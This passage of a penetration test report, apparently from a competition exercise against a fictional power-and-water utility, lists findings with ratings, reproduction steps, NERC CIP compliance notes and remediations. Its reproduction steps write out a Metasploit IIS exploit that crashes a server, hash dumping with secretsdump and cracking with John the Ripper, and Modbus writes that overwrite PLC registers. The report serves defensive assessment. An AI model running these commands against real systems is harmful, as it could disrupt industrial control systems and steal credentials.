This finding may put NGPEW out of compliance with CIP-011-2: Cyber Security – Information Protection.

### *Remediation*

To remediate this funding the following two steps should be followed:

1. Update IIS
2. Remove `aexp2.htr` file (as well as `aexp2b.htr`, `aexp3.htr`, `aexp4.htr`)

Our team also recommends implementing a robust patching program to avoid similar vulnerabilities in the future.

## PLC Debug Mode

**Rating:** High

**Score:** 7.6 AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:H

**Affected Hosts:** 10.0.1.198-203

**Business Impact:** The exploitation of the vulnerability can cause the control systems to shut down resulting in outages to customers and potentially loss of life to employees.

### *Vulnerability*

While behind a firewall now, the PLCs could still be accessed by an authenticated user. The devices were shown to be very sensitive and could easily be shut down. A full exploitation of the devices was limited by the desire to not damage the customer's system as it was a point of concern.

### *Reproduction*

While authenticated to the subnet the PLCs could be accessed via port 8080 through netcat

```
1. nc 10.0.1.198 8080
```

Then the commands could be inputted to the debugger with the corresponding number. This revealed information about the PLC and could cause the device to crash.

```
2. 7
```

```

PLC DEBUG V0.1
[<] PLC-R-ES 1994
=====
>> READ CPU REG
>> READ STATE DEBUG
>> DUMP FIRMWARE
>> DUMP CONFIG
>> CHANGE SAVED PARAM
>> ENABLE DEV MODE
>> PRINT DEBUG LOG
=====

CMD: ?
Exception (0): epc1=21AA9553 epc2=A183E8B8 epc3=AE676E36 excvaddr=0x000A09B96 depo=0x5A5A1932

DETI: 0x8
sp: 5A5A1932 end: FF8D99F1 offset: 01a0

>>>stack<>>
00000001: 40223e09 3EE16E50 00000010 60000000
00000002: 00000001 40212774 3FFC250 4000050c
00000003: 400043d5 00000030 00000016 3FFF1111
00000004: 400044ab 3FFC718 3FFCFe0 00000000
00000005: 60000209 00000000 00000003 00000000
00000006: 0000feef 00000001 04000002 003fd000
00000007: 3EE17189 0000030d 3FFC2564 00000000
00000008: 40191709 00000008 00000008 00000020
00000009: 01948003 394c05e70 Tf2060I2 06ba0087
0000000A: 3EE17058 00000001 40238d41 3FFC44C0
0000000B: 3EE16E50 00000010 60000000 00000020
0000000C: 402301a8 3FFC7098 3FFC7014 40238c77
0000000D: 40221B60 40230ebe 3FFC1450 3FFC6100
0000000E: 3EE16E50 00000001 40231061 3FFC6190
0000000F: 3EE16848 3FFC6000 60000600 3FFC6a00
00000010: 3EE16E50 3FFC6090 3FFC6848 3FFC6d40
00000011: 3FFC28e8 40001233 063ff1e8 3FFC61111
00000012: 00000001 00000000 4023d5d6 3FFC6848
00000013: 00000002 40001101 3FFC2394 3FFC6816
00000014: 3EE1c718 4000443c 000003fd

```



## Compliance

The vulnerability could put the organization out of compliance with CIP-007-6 requirement #1.1 that demands unnecessary services should be disabled. Violating this is at least a high VSL. If the PLC debugger is not needed, then it is a violation.

## Remediation

Fully restrict access to the PLC by disabling the ports if able. Otherwise, it is suggested to add another layer of authentication to the devices.

## Unauthenticated Service, RealVNC

**Rating:** High

**Score:** 7.6 AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L

**Affected Hosts:** 10.0.5.50

**Business Impact:** The vulnerability can lead to the theft of company data that could result in fines and loss of revenue if a breach occurs.


### Vulnerability

The host was found running a VNC server that did not require authentication to access. Any user that had access to the host via the network could authenticate without any credentials giving them a session on the host. This could result in the theft of information or damage to assets.


### Reproduction

From an internal workstation, it was found that port 5900 was open on 10.0.5.50, a common VNC server port.

A VNC client can be used to connect to 10.0.5.50 without any credentials:



This gives the attacker a graphical interface to access the Windows workstation as an administrator and view the HMI:



An attacker would also be able to dump plaintext Windows account hashes using mimkatz. This workstation, contrary to the previous assessment, is no longer connected to the domain, so domain credentials cannot be dumped.

### *Compliance*

This vulnerability puts the organization out of compliance with CIP-007-6 if the service is not considered necessary as the machine also has the remote desktop protocol enabled. Additionally, it is out of compliance with CIP-005-6 as the lack of authentication is considered a failure to restrict remote connections. These could result in severe penalties.

### *Remediation*

Assess your organization's needs and if VNC is determined to not be needed for business operations consider removing the service. Alternatively, a level of authentication should be implemented if the service is determined to be necessary.

## Disable Unnecessary Services

**Rating:** High

**Score:** 7.3 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

**Affected Hosts:** 10.0.1.10-13, 10.0.5.50

**Business Impact:** It allows for more attack avenues, putting the company at risk for a breach which can result in fines, reputational damage, and the loss of revenue.

### *Vulnerability*

The SMB protocol is enabled on the Windows workstation in addition to a remote desktop access protocol. The combination of the two protocols is redundant and should be disabled if not absolutely necessary.

### *Reproduction*

The services were found through an nmap scan of each affected host:

```
445/tcp    open  microsoft-ds  Microsoft Windows Server 2008  
R2 - 2012 microsoft-ds
```

### *Compliance*

This places the organization out of compliance with CIP-007-06 requirement #1.1, which requires that unnecessary services are restricted.

### *Remediation*

The needs of the organization should be assessed and if at least one of the services can be disabled without affecting the organization. The service should then be disabled. Alternatively, if both services are considered necessary then more robust forms of authentication should be considered.

## IIS Patch Management

**Rating: Medium**

**Score: 6.8 - AV:A/AC:L/PR:L/UI:N/S:C/C:N/I:N/A:H**

**Affected Hosts: 10.0.5.152**

**Business Impact:**

### *Vulnerability*

The version of IIS is vulnerable to a buffer overflow attack in the ism.dll. Execution of the proper exploit will result in the overflow of memory and give an attacker remote command execution to the server. Additionally, the vulnerability can create Denial of Service(DoS) conditions if the exploit is executed incorrectly.

### *Reproduction*

1. \$ msfconsole
2. msf5> use exploit/windows/iis/ms02\_018\_htr
3. msf5> set RHOSTS 10.0.5.152
4. msf5> run
5. The server is no longer online:



**This site can't be reached**

The webpage at <http://10.0.5.152/> might be temporarily down or it may have moved permanently to a new web address.

ERR\_SOCKS\_CONNECTION\_FAILED

### *Compliance*

CIP-007-6 requirement #2 requires that patches are updated within 35 days. Failing to update patches older than 65 days is a severe VSL.

### *Remediation*

Contact the vendor about updating the IIS server to the latest version.

# Weak Active Directory Passwords and Password Policy

**Rating:** High

**Score:** 6.5 AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L

**Affected Hosts:** 10.0.1.100

**Business Impact:** Adversaries can brute force or guess user passwords. This could lead to a loss of confidentiality and future attacks.

## *Vulnerability*

Windows Active Directory passwords are weak and easily guessed due to a poor password policy implemented in group policy.

## *Reproduction*

After gaining domain administration credentials, Impacket is used to dump all active directory hashes:

```
$ secretsdump.py  
corp.millennialpower.us/administrator:[REDACTED]@10.0.1.100  
--use-vss > hashes.txt
```

Next, John the Ripper is used to crack the passwords:

```
$ john hashes.txt --format=NT
```

The plaintext for over 75 user passwords was recovered. All passwords followed the same format: a word or common name with the first letter being capitalized. Many passwords were repeated, often up to four times. Additionally, the active directory password policy only enforced that passwords were at least four characters:

```
$ crackmapexec smb 10.0.1.100 -u administrator -p  
[REDACTED] --pass-pol
```

```
[+] Dumping password info for domain: MPOWER
Minimum password length: 4
Password history length: None
Maximum password age:

Password Complexity Flags: 000000
    Domain Refuse Password Change: 0
    Domain Password Store Cleartext: 0
    Domain Password Lockout Admins: 0
    Domain Password No Clear Change: 0
    Domain Password No Anon Change: 0
    Domain Password Complex: 0

Minimum password age: None
Reset Account Lockout Counter: 5 minutes
Locked Account Duration: 5 minutes
Account Lockout Threshold: 10
Forced Log off Time: Not Set
```

### *Compliance*

This finding puts NGPEW at risk of being out of compliance with CIP-007-6: Cyber Security - Systems Security Management. The passwords found did not meet the password complexity requirements defined by CIP.

### *Remediation*

A password policy should be implemented in the active directory group policy with a longer minimum length and a complexity requirement. One resource to help with this remediation can be found here: <http://woshub.com/password-policy-active-directory/>.

## Weak Credential Storage

## Rating: Medium

Score: 6.5 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

### Affected Hosts: 10.0.5.151

**Business Impact:** This can lead to full credentials being recovered. The server is no longer used, but the data still exists. If there is password reuse, this can lead to further account takeovers on the network.

## **Vulnerability**

The hashes that were stored in the database where stored using a weak hashing algorithm. This allows the hashes to be cracked and recover the credentials.

## *Reproduction*

With access to the server from the weak SSH credentials, it is possible to connect to the MySQL database by running

```
$ mysql
```

The screenshot below shows how to dump the mantis user table, which contains password hashes for all mantis users.

## *Compliance*

This finding puts the company in violation of CIP-011-2, R2 in which encryption is required to protect information in transit and securely store credentials at rest which md5 is not considered.

## *Remediation*

Consider using a more secure hashing algorithm or MD5 with a salt to make the hashes more difficult to crack.

## Kill Bill Weak Passwords

**Rating:** Medium

**Score:** 6.5 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

**Affected Hosts:** 10.0.5.75

**Business Impact:** This server hosts two web applications that connect to a single database. While neither of these applications appear to be in use, the access that was gained would leak any future information that may be stored. An attacker with his level of network access could retrieve, modify, or delete any data for the applications.

### *Vulnerability*

The API for Kill Bill allows for an authenticated user to perform some elevated actions that provide information about the company's billing data. The password for this can be easily guessed. The database is accessible from any machine within the internal network. The credentials for this database are easily guessed.

### *Reproduction*

The API can be accessed through a web browser and the Kill Bill client or from the command line. This makes it easy to perform password guessing and retrieve data from the service. The screenshot below shows an example command with valid API credentials.

```
root@kali105:~# proxychains curl -X GET "http://10.0.5.75/1.0/kb/security/subject" -H "accept: application/json" --user [REDACTED]
ProxyChains-3.1 (http://proxychains.sf.net)
[5-chain]-O-127.0.0.1:1080->O-10.0.5.75:80->O-OK
{"principal": "admin", "isAuthenticated": true, "isRemembered": false, "session": null}root@kali105:~#
```

The MySQL database can be accessed via the command line with the following command:

```
root@kali05:~# proxychains mysql --host=10.0.5.75 -u root mysql --password
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|->-127.0.0.1:1088-><>-10.0.5.75:3306-<><>-OK
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 1058
Server version: 10.3.14-MariaDB-1:10.3.14+maria-bionic mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mysql]>
```

### *Compliance*

This vulnerability is out of compliance CIP-007-6 requirement #5.5, passwords should be at least eight characters and contain at least three different types of characters (lowercase, uppercase, numeric, non-alphabetic) as not all passwords comply. Additionally, CIP-007-6 requirement #5.6 which requires that passwords should be changed at least one every fifteen calendar months. Violating either of these requirements is a severe VSL.

### *Remediation*

A password policy should be implemented in the active directory group policy with a longer minimum length and a complexity requirement. One resource to help with this remediation can be found here: <http://woshub.com/password-policy-active-directory/>.

Sensitive Data Stored on Unused Service

**Rating: Medium**

Score: 6.5 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

### Affected Hosts: 10.0.5.151

**Business Impact:** Information about vulnerability within the network are useful information for an attacker that is looking to further pivot.

### **Vulnerability**

Although the website is no longer running, the Mantis bug tracker data is still available in a database on one of the machines on the network. This data can be achieved with access to the system using a MySQL client.

## *Reproduction*

From the server, use a MySQL client to enumerate the Mantis database.

## *Compliance*

CIP-011-2 requires the protection of sensitive information in transit.

## *Remediation*

This finding may put NGPEW in violation of the CIP-011-2: Cyber Security – Information Protection guidelines.

## IIS 4.0 - Illegal Hex Encoding

**Rating:** Medium

**Score:** 6.5 AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

**Affected Hosts:** 10.0.5.152


**Business Impact:** This vulnerability discloses sensitive files and folders to malicious actors. This information could be used against NGPEW in future attacks.

### *Vulnerability*

The IIS server processes illegal hex characters such as "0x3p" which it decodes as "I" even though "I" is "0x49." This could be used to bypass security systems that block certain expected URLs. An attacker could use this to access files that they are not authorized to.

### *Reproduction*

It is possible to replace characters with illegal hex values as shown below.



### *Compliance*

CIP-007-6 requirement #2 requires that patches are updated within 35 days. Failing to update patches older than 65 days is a severe VSL.

### *Remediation*

Update IIS to the latest available version after thoroughly vetting its compatibility with your environment. Our firm also recommends that you consistently patch your systems when updates are available. Please remember to test all patches before introducing them into your production environment.

## Modbus Disclosures

**Rating: Medium**

**Score: 5.3 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N**

**Affected Hosts: 10.0.10.50-65**

**Business Impact: Disrupt services to customer by overriding data.**

### *Vulnerability*

Modbus/TCP was used for communication between dam/power PLCs and the HMI. However, Modbus/TCP does not provide confidentiality or integrity because of a lack of encryption or authentication. An attacker would be able to intercept Modbus/TCP traffic to determine register addresses, then send commands to Modbus/TCP server to read or write to these registers. This can be done using a Modbus/TCP client, such as a Metasploit module (auxiliary/scanner/scada/modbusclient), a Python library (PyModbus), or the command line tool `modbus-cli`.

### *Reproduction*

The `modbus-cli` tool was used to interact with the Modbus service and modify data on the coil without authentication. The tool must be run from a machine within the internal network.

```
1. proxychains modbus read 10.0.10.50 400101 20
2. proxychains modbus write 10.0.10.50 400101 2 2 2 2 2 2
   2
```

This will then overwrite the data in memory starting at address 400101:

```
ProxyChains-3.1 (http://proxychains.net)
(3-chains) -> 127.0.0.1:1080 -> 10.0.10.50:502 -> <--> 0K

400101      2
400102      2
400103      2
400104      2
400105      2
400106      2
400107      2
400108      0
400109      0
400110      0
400111      0
400112      0
400113      0
400114      0
400115      0
400116      0
400117      0
400118      0
400119      0
400120      0
net5 auxiliary(services/sockets) > [REDACTED]
```



### *Compliance*

CIP-011-2 requires the protection of sensitive information in transit.

### *Remediation*

The specification for Secure Modbus/TCP can be found here:

[https://modbus.org/docs/MB-TCP%20Security-v21\\_2018-07-24.pdf](https://modbus.org/docs/MB-TCP%20Security-v21_2018-07-24.pdf). This version of Modbus uses port 802 and adds encryption and authentication using TLS, which will significantly reduce the chances of an attack compromising the PLCs' confidentiality or integrity.

# Reused SSH Key Pair

**Rating:** Medium

**Score:** 5.0 AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:L

**Affected Hosts:** 10.0.1.60, 10.0.1.151

**Business Impact:** An adversary that has compromised one SSH key pair would be able to compromise multiple SSH servers.

## Vulnerability

Two SSH servers (and likely others) contain the same public key for root SSH login.

## Reproduction

The files located at `/root/.ssh/authorized_keys` on the two servers are identical:

```
root@ddi:~# cat /root/.ssh/authorized_keys
```

```
ssh-rsa
```

~~ssh-rsa -key~~

```
root@security:~# cat /root/.ssh/authorized_keys
```

```
ssh-rsa
```

~~ssh-rsa -key~~

## Compliance

This puts NGPEW at risk for being out of compliance with CIP-007-6: Cyber Security - Systems Security Management.

## Remediation

Each SSH server should have a unique SSH key pair (<https://www.ssh.com/ssh/keygen/>). Additionally, the root user should not be allowed to login via SSH. This can be changed by modifying `/etc/ssh/sshd_config`.

## Password Sharing

**Rating: Medium**

**Score: 4.8 AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N**

**Affected Hosts: 10.0.1.154, 10.0.1.10-13**

**Business Impact:** This further increases the chances of other compromises occurring if passwords are intercepted.

### *Vulnerability*

Employee credentials were often shared in an insecure manner either via email or via a chat room where credentials were sent in plaintext. It allows for an attacker if intercepted to reuse the credentials across the system, increasing the risk of a negative business consequence.

### *Reproduction*

Evidence of password sharing was found within the General channel in the RocketChat application. Log into the chat to see the messages transmitted:

**M** marcelino.pacocha 9:45 PM  
I thought we updated the onboarding procedure, aren't we supposed to upload the password to pastebin?

**K** king.shields 9:47 PM  
no we're supposed to email it to them.

**T** tiny.glover 9:49 PM  
how do they login to their email if they can't login to their computer?

**G** gaylord.schaefer 9:51 PM  
we will send to their personal email.

**T** tiny.glover 9:52 PM  
okay, I guess that will work.

**K** king.shields 9:53 PM  
we should start using a password manager.

**T** tiny.glover 9:56 PM  
I think this binder in my office works just fine.

**A** amLesante 10:01 PM  
Should I get a CISSP cert?

**M** marcelino.pacocha 9:45 PM  
I thought we updated the onboarding procedure, aren't we supposed to upload the password to pastebin?

**K** king.shields 9:47 PM  
no we're supposed to email it to them.

**T** tiny.glover 9:49 PM  
how do they login to their email if they can't login to their computer?

**G** gaylord.schaefer 9:51 PM  
we will send to their personal email.

**T** tiny.glover 9:52 PM  
okay, I guess that will work.

**K** king.shields 9:53 PM  
we should start using a password manager.

**T** tiny.glover 9:56 PM  
I think this binder in my office works just fine.

**A** amLesante 10:01 PM  
Should I get a CISSP cert?

**B** barbara.lunchkin 9:25 PM  
Everyone welcome #mariana.beer to the team! Although they have been contracting with us for a while now they have just been officially hired as a fulltime employee.

**A** ashliuppin 9:27 PM  
welcome to the crew #mariana.beer!

**B** bart.boncak 9:29 PM  
We should have a happy hour on Friday for you! What do you prefer beer or wine?

**H** hong.heller 9:34 PM  
4HR,

**P** parkergrant 9:36 PM  
How crafty of you #bart.boncak

**B** bart.boncak 9:38 PM  
#mariana.beer are you a optimist or a pessimist?

**G** gaylord.schaefer 9:40 PM  
#mariana.beer I have set your windows password to [REDACTED] change it once you login please!

**M** marcelino.pacocha 9:46 PM  
I thought we updated the onboarding procedure, aren't we supposed to upload the password to pastebin?

This vulnerability also occurred via email as well, which was received via employee's Thunderbird emails.

```
From: <Tue Sep 22 20:15:00 2020>
Subject: Found VNC Password
From: Horfirts
To: Tiny
Content-Type: multipart/alternative; boundary="00000000000054f83705aff1ec24"

--00000000000054f83705aff1ec24
Content-Type: text/plain; charset="UTF-8"; format=floated; delsp=yes
--00000000000054f83705aff1ec24
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

<!DOCTYPE html><html lang="en"><head></head><body style="margin: 0; padding: 0;" bgcolor="#FFFFFF">


|                                                                                                                                                                                                                                                  |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <p>tinyglover@tinyglover-MBP:~\$ Hey Tiny I found a VNC server listening internally that I think belongs to you! My team was able to bruteforce the VNC password being [REDACTED] and get admin access to the system with the same password!</p> |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|


```

### *Compliance*

This finding puts the company in violation of CIP-011-2 requirement #2 in which encryption is required to protect information in transit.

### *Remediation*

It is recommended that NGPEW implement an information security training program for employees if not in place already. The program should emphasize that passwords should only be transmitted in a secure manner by the proper authorities.

# Information Disclosure

**Rating: Medium**

**Score: 4.8 AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N**

**Affected Hosts: 10.0.1.154, GitHub Repository**

**Business Impact:** This further increases the chances of other compromises to occur if information about vulnerable parts of the company is shared.

## Vulnerability

Employees shared sensitive company information in plaintext via insecure channels. Attackers that compromise the communication applications can then see the information in plaintext. In addition, sensitive company information could still be viewed via the commits on the company's GitHub repository, found here: <https://github.com/Next-Generation-Power-and-Water/docs/blob/6cb3049ecc95c8ed55aa9b1c1d362e975b7d59f4/PowerBus-Overview.png>.

## Reproduction

When a user authenticates the RocketChat application, they could see the entirety of the chat history which included discussion of sensitive information relating to security flaws.

H hilariabrantow 4:41 PM unless the pentesters decide to flood us again.  
 G gaylord.schaefer 4:41 PM I think they have learned their lesson.  
 K king\_shields 4:56 PM Were we able to successfully mitigate all of the vulnerabilities from the first pentest?  
 G gaylord.schaefer 4:56 PM We were able to take care of a bunch. Some of them we accepted and added to our Risk Register, most of the other ones we took care of.  
 K king\_shields 5:01 PM That is why we are having them refest, to make sure that we actually were able to fix these issues.  
 H hilariabrantow 5:05 PM One of the vulns that we forgot to mitigate has a very old nt vuln, there is an exploit on the internet for it but its the oldest one out there.  
 M michaela.hane 5:13 PM @gaylord.schaefer Someone called me saying that we have been hacked, but don't worry I let them update my computer.  
 H hilariabrantow 5:16 PM WE HAVE BEEN HACKED!!!!!!

Information was also disclosed via the employee email accounts via the Thunderbird email application such as bugs and shared accounts.

From : Tue Sep 22 2011 01:00:00 -0400  
 Subject: Bug Bounty  
 From: Independent Researcher  
 To: bugbounty@company.com  
 Content-Type: multipart/alternative; boundary="00000000000000000000000000000000"  
 Content-Type: text/plain; charset="UTF-8"; format=flowed; delsp=yes  
 .-00000000000000000000000000000000  
 Content-Type: text/html; charset="UTF-8";  
 Content-Transfer-Encoding: quoted-printable  
 <DOCTYPE html><html lang="en"><head></head><body style="margin: 0; padding: 0;"><table width="100%" height="100%" style="width: 100%; height: 100%; border: 0; border-collapse: collapse; margin: 0; padding: 0; "><tr><td>There are a bunch of vulnerabilities in the IIS server that is hosting the web site. Many of them can be exploited. Can you please provide us with the email address of the appropriate person or team to send my proof of concept exploits and evidence to?</td></tr></table>

From : Tue Sep 22 2011 01:00:00 -0400  
 To: bugbounty@company.com  
 From: COO  
 To: bugbounty@company.com  
 Content-Type: multipart/alternative; boundary="00000000000000000000000000000000"  
 Content-Type: text/plain; charset="UTF-8"; format=flowed; delsp=yes  
 .-00000000000000000000000000000000  
 Content-Type: text/html; charset="UTF-8";  
 Content-Transfer-Encoding: quoted-printable  
 <DOCTYPE html><html lang="en"><head></head><body style="margin: 0; padding: 0;"><table width="100%" height="100%" style="width: 100%; height: 100%; border: 0; border-collapse: collapse; margin: 0; padding: 0; "><tr><td>you missed our weekly meeting again. what is the status of implementation of privilege access controls for the upcoming audit? I see a finding in the gap analysis that says we're using shared accounts. I am going to have to meet with your manager if this continues as this is vital for success in a company. This level of communication is unacceptable.</td></tr></table>

## *Compliance*

This finding puts the company in violation of CIP-011-2, R2 in which encryption is required to protect information in transit as well as at rest with stored emails.

## *Remediation*

Implement a company policy to restrict employees from transmitting sensitive information over insecure channels. Further, when possible implement an encryption scheme to guard against non-compliance.

## Web API Service Authentication

**Rating:** Medium

**Score:** 4.3 AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

**Affected Hosts:** 10.0.1.15

**Business Impact:** Potential information disclosure about the NGPEW's Industrial Control Systems.

### Vulnerability

The web server at 10.0.10.15 will respond to any request with critical ICS information without authentication. Malicious attackers can use the information disclosed to create more effective attacks against NGPEW.

### Reproduction

Please note for reproduction that an adversary must be inside NGPEW's network to perform this attack.

```
10.0.10.15/
X + 10.0.10.15
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
▼ dam_elements:
  ▼ DAM-DRUNGATE-FLOW:
    max: 20
    min: 0
    status: "ok"
    value: 2
  ▼ DAM-GENFLOW-1:
```

### Compliance

This vulnerability places NGPEW out of compliance with CIP-007-6: Cyber Security - Systems Security Management 5.1 which states that there must be methods to enforce authentication for interactive user access wherever technically feasible.

### Remediation

The API should require authentication, such as a long and complex API key, to prevent any user within the network from accessing sensitive information.

# Encryption of Web Traffic

**Rating: Medium**


**Score: 4.3 AV:L/AC:H/PR:H/UI:N/S:U/C:H/I:N/A:N**

**Affected Host(s): 10.0.1.154, 10.0.5.75, 10.0.5.152, 10.0.10.15**

## Vulnerability

The NGPEW network uses HTTP instead of HTTPS for all web applications, such as the online communication tool Rocket Chat. Much of the HTTP data contains sensitive information about SCADA systems, employees, or users. An attacker can capture the web traffic, which can lead to a possible information disclosure and a loss of integrity.

## Reproduction



## Compliance

The current storage mechanism being used does not provide any forms of protection for the information, making it a violation of CIP-011-2. Information has to be protected, this can be done by storing it securely.

## Remediation

HTTPS should be the default for all NGPEW services and HTTP ports should redirect to the encrypted version of the respective application. The website <https://letsencrypt.org/> provides free HTTPS certificates.

## Weak Diffie-Hellman Key Exchange

**Rating:** Low

**Score:** 3.7 AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N

**Affected Hosts:** 10.0.1.100

**Business Impact:** Has the potential for an attacker to intercept sensitive information or command disrupting the flow of business.

### *Vulnerability*

Diffie-Hellman Key Exchange is an algorithm used for secure communication on 10.0.1.100 port 3389 which hosts the Windows Remote Desktop (RDP) service. The Diffie-Hellman group used for the key exchange is weak which could allow an attacker to eavesdrop on connections. If exploited, this vulnerability could allow the execution of passive eavesdropping attacks. A Logjam man-in-the-middle attack could be used to downgrade TLS connections to a level in which the attacker can read and modify data passed over the connection.

### *Reproduction*

